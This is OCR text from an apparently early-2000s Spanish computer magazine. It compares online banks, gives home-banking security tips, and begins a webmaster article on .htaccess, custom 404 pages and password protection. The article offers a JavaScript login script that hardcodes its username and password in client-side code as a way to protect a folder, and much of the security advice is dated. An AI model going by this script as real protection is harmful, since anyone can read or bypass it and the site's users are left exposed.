El acceso es rápido y sencillo, facilitado por el uso de los mencionados perfiles de usuario. A destacar, el gran número de opciones de ingreso y reintegro de efectivo, aunque las comisiones suelen ser frecuentes.

Versatilidad

Evolve Bank

Evolve Bank es la apuesta on-line del banco británico Lloyds TSB. Su propuesta es escasa, pero no por ello menos interesante que el resto de bancas on-line. Además, dispone de servicios únicos en su género.

Evolve Bank es uno de los pocos bancos electrónicos que operan en España, que mantiene las cuentas de sus clientes en un país extranjero, en este caso, el Reino Unido. Puesto que ambos países pertenecen a la Unión Europea, esto es perfectamente legal. La principal ventaja es que los intereses obtenidos no generan una retención fiscal. Además, Evolve Bank dispone de otras ventajas muy atractivas, como el cálculo diario de los intereses, la obtención de una tarjeta VISA Electrón de forma gratuita, sin comisiones, o el gestor de papeleo, un programa que detecta cuándo se produce una falta de liquidez por un cobro domiciliado o un gasto más alto de lo estipulado, y trasvasa dinero de la Cuenta Evolve –aquella donde se cobran los intereses– de forma automática y gratuita.

Pruebas y conclusiones

El principal handicap de Evolve Bank es que sólo dispone de un par de productos: la cuenta Evolve con un interés del 4% TAE y disponibilidad inmediata, transformable en una cuenta vivienda, y la contratación de una tarjeta de crédito VISA Classic y Oro. Por tanto, su utilidad es muy limitada, salvo que se desee exactamente eso: cobrar intereses diarios por una cantidad de dinero disponible en cualquier momento. En ese caso, Evolve Bank destaca por los numerosos sistemas para ingresar y retirar efectivo, incluyendo los "tradicionales" cajeros de ServiRed, y el pago o cobro de cheques en las sucursales del banco Lloyds TSB.

La información es dinero

En cuestiones monetarias, disponer de información actualizada puede marcar la diferencia entre ganar o perder muchos millones en la Bolsa, o aprovecharse de la suculenta –y puntual– oferta de un banco electrónico. Por eso merece la pena, de vez en cuando, echar un vistazo a las siguientes páginas Web, para ponerse al día en todo lo referente a la actualidad económica:

www.invertia.com
www.ganar.com
www.intereconomia.com
www.sendafinanciera.com
www.basefinanciera.com
www.negocios.com
www.cincodias.es
www.actualidad-economica.com
www.elinversor.com
www.infobolsa.es
www.bolsamania.com
www.iberbolsa.com
www.elboletin.net


Rápido, sencillo y práctico

Las pruebas


El acceso a la banca electrónica implica exponer nuestro dinero, cuentas y datos personales a una red tan temida como es Internet. Es normal que un compromiso tan importante, imponga respecto. Pero basta con seguir estas recomendaciones, para que se convierta en una actividad tan segura como acudir a la sucursal.

Si aún no te has decidido a disfrutar de las innumerables ventajas de la banca electrónica, ha llegado el momento de dar ese paso. Los bancos on-line llevan años funcionando a pleno rendimiento, por lo que su seguridad y profesionalidad están aseguradas. Si optas por un banco que trabaja exclusivamente en Internet, como Patagon o ING Direct, abrir una cuenta y llevar hasta allí tu dinero, nómina y domiciliaciones es sencillo y gratuito. Si te parece demasiado trabajo o no quieres abandonar tu banco de toda la vida, entonces puedes utilizar sus propias opciones on-line.


Tal como se ha comentado, las medidas de seguridad son muy altas. Para gestionar las operaciones on-line, los bancos disponen de servidores ultraseguros a los que el cliente accede, a través de Internet, por medio de un navegador. Dichos servidores están unidos a la red interna de sucursales y los cajeros automáticos, para que las transferencias, compra de acciones, consulta de cuentas, etc., se lleven a cabo de forma inmediata. En todo momento, la conexión con el banco y el intercambio de información están protegidos por el protocolo SSL de 128 bits, que evita cualquier mirada ajena. Puesto que la seguridad externa está garantizada, debes asegurarte de que tu ordenador cuenta con todas las medidas de protección. Debes realizar los siguientes chequeos:



Si tu equipo es utilizado por varias personas, o está en un lugar público, quizá te interese protegerlo mediante contraseña. El programa «The Lock» es una buena opción.



Desde la página Web del banco on-line, puedes realizar todas las operaciones clásicas de un banco tradicional.



Es importante que las claves no se almacenen en el disco duro.

Protección interna

Los sistemas operativos y navegadores actuales permiten recordar las contraseñas que se utilizan para acceder al banco on-line. Aunque se almacenan en el disco duro mediante clave codificada, como precaución, no conviene guardarlas. Por tanto, responder con un "No" cuando el sistema pregunta si se desean guardar las claves, y desactivar la casilla "Recordar contraseña" cuando aparezca en la ventana de introducción de datos es lo mejor.

Si el ordenador es utilizado por varias personas, o está en un lugar público, puede ser interesante crear un usuario personal desde el propio Windows, o activar la opción de contraseñas que incluye la BIOS. Sólo es necesario acceder al menú de configuración del ordenador –normalmente, pulsando las teclas Supr o F1 al arrancar el equipo–, y activar la opción de Introducción de Contraseña. Cada vez que el ordenador arranque, pedirá una palabra clave. Para utilizar un bloqueo a más alto nivel, u ocultar carpetas, conviene usar alguna utilidad de contraseñas. Una de las más populares es "The Lock", que puede encontrarse en la página Web **www.crashcourse-software.com**

Navegador seguro

Las operaciones bancarias a través de Internet se realizan por medio del "browser" o navegador. En principio, sirve cualquier navegador equipado con el sistema de encriptación SSL, aunque muchos bancos exigen emplear Internet Explorer o Netscape Navigator. Una vez en marcha, es necesario activar el nivel máximo de seguridad. Este proceso cambia con cada versión pero, en líneas generales, basta con entrar en el menú de seguridad y mover unas barras hasta el nivel más elevado.

Para comprobar que la seguridad está activada, tras introducir la contraseña en la página Web del banco, debe aparecer un candado o una llave en la barra inferior del navegador. También es imprescindible visitar las Webs de Microsoft y de los fabricantes de navegadores, una o dos veces al mes, y descargar los nuevos parches de seguridad. En el caso del sistema operativo, se suele hacer a través de Windows Update (**www.windowsupdate.com**). Los navegadores incluyen un icono para actualizar el software automáticamente.

«Zona Alarm» es uno de los mejores programas de "firewall" existentes.

Cuando se ha establecido una conexión segura, aparece un candado o una llave en la parte inferior del navegador. Nunca realices operaciones bancarias si la conexión no está protegida.

Otros consejos útiles son limpiar la caché cuando se abandona Internet –esta opción se realiza a través de las opciones de configuración del navegador–, así como crear distintas direcciones de e-mail para el correo personal y el de negocios.


Si deseas encriptar el correo electrónico, puedes usar el programa gratuito «Pret Good Privacy», en la Web: **www.pgpi.org**

Ahuyenta a los curiosos

En una maraña de redes y ordenadores recorrida, en todo momento, por más de 200 millones de personas, las posibilidades de que un "hacker" o un rastreador "curioso" se fije en tu conexión, en el momento en que tramitas una operación bancaria, es mínima. No obstante, para quedarte tranquilo, debes proteger tu conexión a Internet. Usa un antivirus con asiduidad, y programas como «The Cleaner» para eliminar troyanos. Si quieres evitar cualquier entrada o salida de datos de tu equipo no autorizada, usa un programa de "firewall". «Zona Alarm» es uno de los más populares, y además es gratuito:


www.moosoft.com
www.zonealarm.com

Por último, puedes comprobar si tu conexión es segura, probándola en distintas Webs que simulan un ataque "hacker", te explican tus fallos de seguridad, y cómo corregirlos:



Una vez que has accedido a tu cuenta, puedes consultar el saldo, hacer transferencias y cualquier otra opción típica en un banco tradicional.

Para entrar en un banco on-line debes introducir un número de usuario y una clave personal, sólo conocida por ti.



Para comprobar que tu conexión a Internet es invulnerable a los "hackers", realizar un chequeo on-line con «Shields Up!».

http://stealthtests.lockdown-corp.com
http://hackerwhacker.com
https://grc.com/x/ne.dll?bh0bkyd2

El registro

De todos los pasos comentados hasta el momento, sólo la actualización del navegador es estrictamente necesaria para utilizar la banca electrónica con plenas garantías, ya que el protocolo SSL se encarga de todo. Una vez decidido el banco on-line con el que vas a trabajar, debes abrir una cuenta, y obtener las claves personales. Si el banco dispone de sucursales, puedes ir a una para firmar el contrato. En caso contrario, debes pedirlo desde la página Web o por teléfono, para que te lo envíen a tu casa. Tras firmarlo, deberás devolverlo por correo. Al cabo de dos o tres días, obtendrás una clave principal para acceder a los servicios básicos, y otra personal, generada por el ordenador del banco, que sólo conoces tú. Con ella podrás realizar todas las operaciones. Obviamente, no debe ser conocida por nadie, para que ninguna persona pueda operar en tu nombre. El último paso es introducir tu número de usuario –que puede ser un número asignado, el número de tarjeta de crédito, o tu NIF– y tu clave personal. Con ello accederás a tu cuenta de cliente.

Comprueba que se ha activado la conexión segura SSL: debe aparecer un candado o una llave en la parte inferior del navegador. Si no aparece, sal del banco y habla con el servicio de atención al cliente.

Completados todos estos pasos, podrás realizar las operaciones tradicionales. El manejo del sistema, basado en menús, es muy sencillo. Casi todos los bancos on-line funcionan usando dos cuentas: la corriente, y una especial donde colocas el dinero que va a generar los intereses. En cualquier momento, puedes trasvasar dinero de una a otra, según tus necesidades. Muchos bancos disponen de demostraciones que te permiten explorar sus posibilidades con una cuenta simulada. Utilízala para perder el miedo; seguro que terminará de convencerte.


Amplia oferta

Conclusiones

Las diferentes opciones de banca electrónica dejan bien claro el porqué de tantas visiones distintas de un mismo negocio: cada entidad financiera dispone de ofertas especializadas, que llamarán la atención de uno u otro tipo de cliente, en función de los objetivos que se persigan.

Acceder a la banca on-line, a día de hoy, depende más del tipo de servicio que desees contratar, antes que los productos que dichas entidades puedan ofrecerte. La razón de esto es que ningún banco cubre todas las necesidades. Las versiones on-line de los bancos tradicionales son precisamente eso, versiones electrónicas de sus productos clásicos, sin demasiada imaginación. Aquí podrás gestionar tus cuentas y tarjetas, comprar acciones, pedir préstamos, y cualquier otra opción disponible en la sucursal, pero no busques altos intereses con disponibilidad inmediata o tarjetas de débito gratuitas, ya que ese es patrimonio exclusivo de los bancos on-line especializados, como Patagon o ING Direct. Sin embargo, estas entidades ofrecen muy pocos de los anteriores servicios mencionados, por lo que no pueden considerarse una opción integral. Por suerte, puesto que acceder a la banca electrónica es gratuito, nada impide mantener dos cuentas, con tu banco tradicional on-line y con los bancos electrónicos que sólo operan en Internet, y disfrutar de las ventajas de ambas, trasvasando el dinero de una a otra, según te interese. ¿Qué más se puede pedir?

El mejor: Patagon



Para qué vamos a engañarnos: al ciudadano de a pie, al currante de toda la vida que apenas se puede permitir ahorrar unos euros, o debe hacer frente a gastos inesperados, lo que le interesa es encontrar una cuenta sin comisiones ni gastos, que ofrezca un interés elevado, y que se pueda disponer del dinero en cualquier momento. Eso es precisamente lo que ofrece Patagon, con un interés mínimo del 4% T.A.E., valor que puede subir hasta el 10%, bajo ciertas condiciones, y con reintegro semanal. La diferencia con otras ofertas similares, como Uno-e o ING Direct, radica en el mayor número de productos financieros y servicios que ofrece.

Demasiado rígido: Evolve Bank

Pese a haber quedado en último lugar de la comparativa, no debe dar lugar a engaño: el resultado de Evolve Bank no es decepcionante, ya que no esconde lo que ofrece. La oferta de este banco electrónico es concreta y exclusiva: cuenta con un interés 4% T.A.E. de disponibilidad inmediata, tarjeta VISA Electrón gratuita, y nula retención fiscal, al residir la cuenta en el Reino Unido. Por tanto, puede ser una apetecible opción para aquellas personas que busquen precisamente eso, pero aquellos que necesiten una rentabilidad con depósitos a largo plazo, opciones de inversión en valores, fondos, etc., se verán defraudados por la escasez de productos financieros.

Nuestra opinión

Juan Antonio Pascual
Experto en Internet

Propuestas firmes

Antes de realizar esta comparativa de bancos on-line, tenía la convicción de que la lenta evolución del comercio electrónico era consecuencia del excesivo temor de los usuarios de Internet, y los limitados servicios que ofrecen las tiendas on-line. Pues me duele decirlo, pero estaba equivocado. La única causa que impide el definitivo despegue, es el dinero. Para que una página Web comercial tenga éxito y transmita una sensación de seguridad y profesionalidad, es necesario contratar a un diseñador de páginas Web competente, que domine todas los estándares más modernos; disponer de servidores seguros y ultrarrápidos; y dedicar incontables esfuerzos a ofrecer ofertas y productos. Todo eso cuesta mucho dinero, por eso es habitual encontrar tiendas on-line pobremente diseñadas, con una pequeña gama de productos para elegir, y con sistemas de pago y envío que, en ocasiones, dejan mucho que desear.

Pero los bancos son otro mundo. A los bancos les sobra el dinero, y por eso pueden gastarse cientos de millones de pesetas en montar un servicio on-line atractivo a la vista, seguro, eficiente, rápido y plagado de servicios. Gestionar tus cuentas y tarjetas las 24 horas del día, comprar acciones, recargar tu móvil, cobrar intereses sin tener que blindar tu dinero, hacer transferencias, domiciliar pagos y nóminas, son operaciones sencillas de realizar, cómodas y, lo mejor de todo, gratuitas. Mi experiencia me demuestra que aprovecharse de las ventajas de un banco on-line es, hoy en día, tan imprescindible como disponer de correo electrónico. Una vez que lo pruebas, ya no puedes vivir sin ello. Así de sencillo.

Modelo	Patagon	Uno-e	La Caixa	BBVA Net	E-bankinter	ING Direct	BSCH	Evolve Bank
URL	www.patagon.es	www.uno-e.com	www.lacaixa.es	www.bbvanet.com	www.ebankinter.com	www.ingdirect.es	www.santandercentralhispano.es	www.evolvebank.es

Especificaciones técnicas

Modelo	Patagon	Uno-e	La Caixa	BBVA Net	E-Bankinter	ING Direct	BSCH	Evolve Bank
Resolución óptima	800x600	1024x768	800x600	1024x768	1024x768	1024x768	800x600	800x600
Tamaño de la página principal	142 Kbs	57 Kbs	82 Kbs	37 Kbs	101 Kbs	No disponible	83 Kbs	56 Kbs
Cookies	Normales	No-males	Normales	Normales	Normales	Normales	Escasas	Escasas
Publicidad	Escasa	No	No	Escasa	Escasa	No	No	No
"Pop Ups" (Vent. emergentes)	No	No	No	No	No	No	No	No
Idiomas	Castellano, catalan	Castellano	Castellano, catalán	Castellano, vasco	Castellano, inglés	Castellano	Castellano	Castellano, inglés
Información de servicios	Buena	Regular	Bien	Buena	Buena	Muy buena	Regular	Buena
Tutoriales	Muy buenos	Regular	Bien	Buenos	No	No	No	No
Glosario de términos	Si	No	No	No	No	No	No	No
Artículos	Si	No	Si	Si	No	No	No	Si
Datos obligatorios	Datos personales, e-mail, profesión, estado civil	Datos personales, e-mail, profesión, estado civil	Datos personales, e-mail	Datos personales, e-mail, profesión	Datos personales, e-mail	Datos personales, e-mail	Datos personales, e-mail	Datos personales, e-mail, profesión, estado civil
Tiempo de apertura cuenta	Varios días	Varios días	Varios días	Varios días	5 días	Varios días	3 días	5 días
Regalo de apertura	No	No	Recarga móvil 6 euros Puntos Estrella	Gestión de acciones gratuito	No	No	No	No
Oferta de apertura	Depósito 7% T.A.E.	Cuenta 4.5% TAE	No	Variable	Cuenta 0% T.A.E.	Depósito 7% T.A.E.	No	Cuenta 4% T.A.E.
Intereses	Semanales	Mensuales	No	Anual	No aplicable	Mensuales	Variable	Diarios
Otras ofertas	Tarjeta de débito 4B gratuita	Tarjeta VISA Electrón, cuenta de menores	Cybertarjeta	No	No	No	No	Tarjeta VISA Electron gratuita
En primera página	Noticias, artículos, cotizaciones, servicios	Servicios	Noticias, servicios, novedades, compras, canales	Servicios, información y noticias	Servicios, destacados	Productos, ofertas	Servicios, productos destacados, perfil de usuario	Servicios
Facilidad de navegación	Muy buena	Muy buena	Muy buena	Buena	Muy buena	Muy buena	Buena	Regular
Acceso a los servicios	Muy bueno	Muy bueno	Muy bueno	Bueno	Muy bueno	Muy bueno	Bueno	Bueno
Claridad de los resultados	Bien	Muy bien	Bien	Bien	Bien	Bien	Bien	Bien
Tarjeta gratuita (débito)	Si. 4B Mastercard	Si. VISA Electron	Si. Cybertarjeta Mastercard	No	Si. VISA Electron (1 año)	No	No	Si. VISA Electron
Tarjeta de pago (crédito)	Si. VISA Classic y Oro	Si. American Express	Si. VISA Classic y Oro	Si. VISA Classic, Oro	Si. VISA Classic	No	Si. VISA Classic y Oro, 4B Mastercard	Si. VISA Classic
Coste de la tarjeta	15 euros/año	No facilitado	16,56 euros/año	21,04 euros/año	17,43 euros/año	No	Variable	12,02 euros/año
Gestión de operaciones	Internet, telefono, correos	Internet, teléfono, correos, sucursal	Internet, teléfono, sucursal	Internet, teléfono, sucursal	Internet, teléfono, correo, sucursal	Internet, teléfono, correos	Internet, teléfono, sucursal	Internet, telefono, correos
Ingreso de dinero	Central Hispano, El Corte Inglés, transferencia, domiciliación	Transferencia, cheque, BBVA	Transferencia, sucursal La Caixa, cheque	Transferencia, sucursal BBVA, cheque	Transferencia	Transferencia, cheque, domiciliación	Transferencia, sucursal BSCH, cheque	Transferencia, cheque, Lloyds Bank, domiciliacion
Reintegro de dinero	Cajero automático, Central Hispano, transferencia	Transferencia, cajero automático	Transferencia, sucursal La Caixa, cheque, cajero	Transferencia, sucursal BBVA, cheque, cajero	transferencia, cajero automático	Transferencia o cheque	Transferencia, sucursal BBVA, cheque, cajero	Cajero ServiRed, transferencia, cheque
Básicos	Cuentas, tarjetas, fondos, créditos, préstamos	Cuentas, tarjetas, depósitos, fondos, pensiones, préstamos	Cuentas, tarjetas, fondos, pensiones, acciones, préstamos, seguros	Cuentas, tarjetas, acciones, hipotecas fondos, depósitos	Cuentas, tarjetas, acciones, depósitos, fondos, hipotecas	Cuentas, fondos, depósitos	Cuentas, tarjetas, fondos, pensiones, acciones, divisas, informes	Cuentas, tarjetas
Acciones	Cartera, gráficas, asesoramientos, cursos, alertas, analisis de empresas	Cartera, gráficas, asesoramiento, análisis	Cartera, Favoritos, expediente, simulador, alertas	Cartera, gráficas asesoramiento, análisis, alertas, simulador	Cartera, gráficas, asesoramiento, comparador, análisis, alertas	No	Cartera, gráficas, situación, órdenes	No
Boletín de novedades	No	No	No	No	No	No	No	No
Chats	Si	No	Si	No	No	No	No	No
Foros	Si	No	Si	No	No	No	No	No
Cursos financieros gratuitos	Si	Si	Si	No	Si	No	No	No
Formato WAP	No	No	No	Si	Si	No	Si	No
Alerta móvil	No	No	Si	Si	Si	No	Si	No
Internet gratuita	Si. Conexión, 5 e-mails, alojamiento 5 Megas	No	Si. Conexión, e-mail	Si. Conexión. 3 3 e-mails. Alojamiento	Si. Conexión. 3 e-mails. Alojamiento 10 Megas	No	No	No
Otros servicios	Telefonía IP, tienda on-line, agregador multibanco	Demostración de servicios	Recarga el móvil, noticias, análisis de Bolsa, logos y melodías	Simulador de acciones, administrador, asesor, tiendas on-line	Órdenes condicionadas, agregador financiero, comparadores, espacio virtual protegido	No	Perfil de usuario, simuladores, buscadores, entradas on-line	Gestor de papeleo, información financiera
Ayuda on-line	Si. Buena	Si. Regular	Si. Buena	Si. Buena	Si. Regular	Si. Buena.	Si. Buena	Si. Buena
Contacto	E-mail, telefono, correo	E-mail, telefono, sucursal	E-mail, telefono, sucursal	E-mail, telefono, sucursal	E-mail, telefono	E-mail, telef., correo, café Madrid/Barcelona	E-mail, telefono. sucursal	E-mail, telefono, sucursal Lloyds TSB

Puntuaciones

Servicios	8,5	8,5	8	8,5	8	6,5	8	6
Puntuación	8,5	8	8	7,5	7,5	7,5	7	7

Proteger un fichero, vetar la descarga...

Los secretos de los webmasters


Son líneas de código que realizan todo tipo de funciones: proteger un fichero o directorio con contraseña, impedir el acceso a intrusos, vetar la descarga de ficheros desde otra Web, insertar mensajes de error propios, o convertir una página Web en formato WAP, para que sea visible desde un teléfono móvil. Ponemos al descubierto estos secretos y muchos más con el asesoramiento de los mejores Webmasters.

Texto: Carlos Mesa

Lo más esencial de un Webmaster: subir, borrar y editar ficheros desde un programa cliente FTP. Ya es bien sabido por los iniciados. Pero detrás de ello, los buenos Webmasters tienen guardados en su manga un buen montón de buenos trucos, fruto de la experiencia acumulada. Y aunque es imposible desvelarlos todos en un único artículo, intentaremos descubrir los más interesantes.

Como decimos, un buen Webmaster basa su buen hacer en un montón de trucos que va poniendo en práctica a medida que los va necesitando. Por ejemplo, uno de los esenciales consiste en ocultar cierta información de la vista de curiosos. Cualquiera puede pensar, y con razón, que lo mejor es añadir una contraseña a una carpeta en el servidor Web, y que sólo se pueda acceder a su contenido introduciendo la contraseña correcta. Esto podría servir, por ejemplo,

para crear un área privada para los socios de esa Web o, simplemente, para que el Webmaster acceda a información propia que no quiere poner a la vista de curiosos.
Hay varias formas de hacerlo, ya sea mediante programación JavaScript o haciendo uso de una característica poco conocida por los Webmasters menos experimentados: el fichero HTACCESS.
Mediante programación JavaScript es muy sencillo. Basta con copiar el código señalado en el cuadro adjunto en la página Web que da acceso a una carpeta.
Este Javascript es muy fácil de entender. Si uno se fija detalladamente, hay una orden "validate" que tiene como nombre de usuario, precisamente "usuario", y como contraseña el valor "contraseña". Cuando un usuario introduce correctamente ese nombre de usuario y esa contraseña, accede a la página SIGUIENTE.HTM que será el contenido o índice de la carpeta oculta por el Webmaster. Si alguien introduce un nombre de usuario y una contraseña errónea, accede a la página MAL.HTM, que será una página Web diseñada por el Webmaster donde se advierte al intruso de que no puede entrar sin autorización.
Como decimos, se puede usar el JavaScript anterior, o se puede hacer uso de un fichero desconocido para muchos, y que se encuentra en todos los servidores Linux con Apache: el fichero HTACCESS.



Ventana que pregunta por la contraseña para acceder a un directorio. Esta ventana se ha construido siguiendo las indicaciones del artículo para la configuración del fichero HTACCESS.


¿Qué es HTACCESS?

El archivo HTACCESS te permite configurar aspectos de un servidor Apache. Su función más conocida es la de proteger directorios o archivos mediante contraseña, pero no acaban ahí sus funciones. Es una herramienta poderosa que puede ayudar a muchas más cosas, como luego veremos.
Se pueden crear tantos archivos HTACCESS como se prefiera, uno para cada directorio. Sin embargo, cada archivo funciona sobre el directorio en el que está y sus hijos, los directorios que dependen de él; por lo que la mayoría de Webmasters lo emplea en su directorio raíz para que el resto de subdirectorios hereden las características. Por supuesto, si se quiere proteger con contraseña un directorio, se puede poner un archivo HTACCESS, independiente del que hay en el directorio raíz o principal.
Es muy importante advertir que el fichero HTACCESS es un fichero que contiene texto, instrucciones, y que en realidad viene precedido de un punto (.), llamándose .HTACCESS. Para crear un fichero de este tipo, los Webmasters suelen crear un fichero denominado HTACCESS.TXT en Windows. Luego, al copiarlo al servidor web, se renombra allí como .HTACCESS.
Antes de proteger cualquier directorio, hay que crear un archivo llamado .HTPASSWD (también precedido de un punto), que contendrá el nombre de los usuarios con permiso y su contraseña. Ahora bien, la contraseña, por razones de seguridad, ha de estar encriptada. De esta forma también te aseguras de que si alguien tiene acceso a este archivo no pueda utilizar tus identidades.
Por ejemplo, el contenido típico de este archivo sería:
testfile:hcV1f.8MVpoT
janedoe:3lmIn9MHfWkKc


El archivo HTACCESS te permite configurar aspectos de un servidor Apache. Su función más conocida es la de proteger directorios o archivos mediante contraseña

Código de programación en JavaScript

```
<form>
<p>Introduce tu nombre:
  <input type="text" name="text2">
</p>
<p> Introduce tu contraseña :
<input type="password" name="text1">
  <input type="button" value="Validar" name="Submit"
onclick=javascript:validate(text2.value,"usuario",text1.value,"contraseña") >
</p>

</form>
<script language = "javascript">

/*
Script por Carlos Mesa
Para PCMANIA
*/

function validate(text1,text2,text3,text4)
{
 if (text1==text2 && text3==text4)
 load('siguiente.htm');
 else
 {
  load('mal.htm');
 }
}
function load(url)
{
 location.href=url;
}
</script>
```




Configurando el fichero HTACCESS de un servidor Web, con nuevas líneas de código.



Acceso a una carpeta con contraseña. Se ha diseñado con las indicaciones del artículo.

Error 404



El error 404 de directorio inexistente se puede configurar a tu antojo con una imagen.

Cuando alguien introduce una dirección errónea dentro de una página Web, o accede a un enlace roto, suele aparecer una información que advierte de un error 404. Error totalmente impreciso porque no sabemos de qué está hablando. El error 404 sólo aparece cuando se está intentando ver una página que no existe.
Sin embargo, se puede configurar la pantalla de error, poniendo lo que uno quiera a su antojo. ¿Cómo? Hagamos una prueba.
Vamos a utilizar como prueba, el servidor de Infohackers.org
Teclea www.infohackers.org/cualquier_cos.
Por ejemplo: www.infohackers.org/wfergery
Saldrá de la nada una pantalla con el logotipo de la asociación generado en código máquina, con caracteres ASCII.
Se ha hecho así con un programa especial. Y se ha incluido dentro de las subcarpetas E/R/R/O/R para aportarle una gracia añadida.
Hacer esto mismo en tu página Web es fácil.
Tan sólo tienes que crear un archivo llamado HTACCESS.TXT con la siguiente información grabada dentro en formato TXT o DOS:

ErrorDocument 404
http://www.infohackers.org/e/r/r/o/r/error.htm

Se graba el fichero y se sube mediante FTP al raíz de tu servidor Web.
Una vez allí se renombra el fichero a .HTACCESS, tal como suena.
Haz una prueba.
Escribe www.TuWeb.com/bdfhgfjg

Los dialers 906 conectan a Internet como si se tratase del Acceso telefónico a redes de Windows. HTACCESS contiene instrucciones para que la IP que contiene el dialer sea la única que puede acceder a esa Web de pago.

El fichero HTACCESS permite configurar cualquier tipo de error para que aparezca la imagen que desees.

En él, la primera frase representa el nombre de usuario, y tras los dos puntos se encuentra la contraseña encriptada.
Para encriptar la contraseña, se puede emplear una dirección Web que realiza este cometido: http://bruce-hamilton.com/tutorials/password.shtml. Tras esto escribe en el archivo .HTACCESS las líneas señaladas en el cuadro de código adjunto.
La primeria línea, que empieza por AuthUserFile, indica al servidor la localización del archivo en el que se guardan las contraseñas. Hay que reemplazar ruta/del/directorio/unix/donde/está/ por el path o ruta adecuado en el que se encuentre el archivo HTPASSWD.
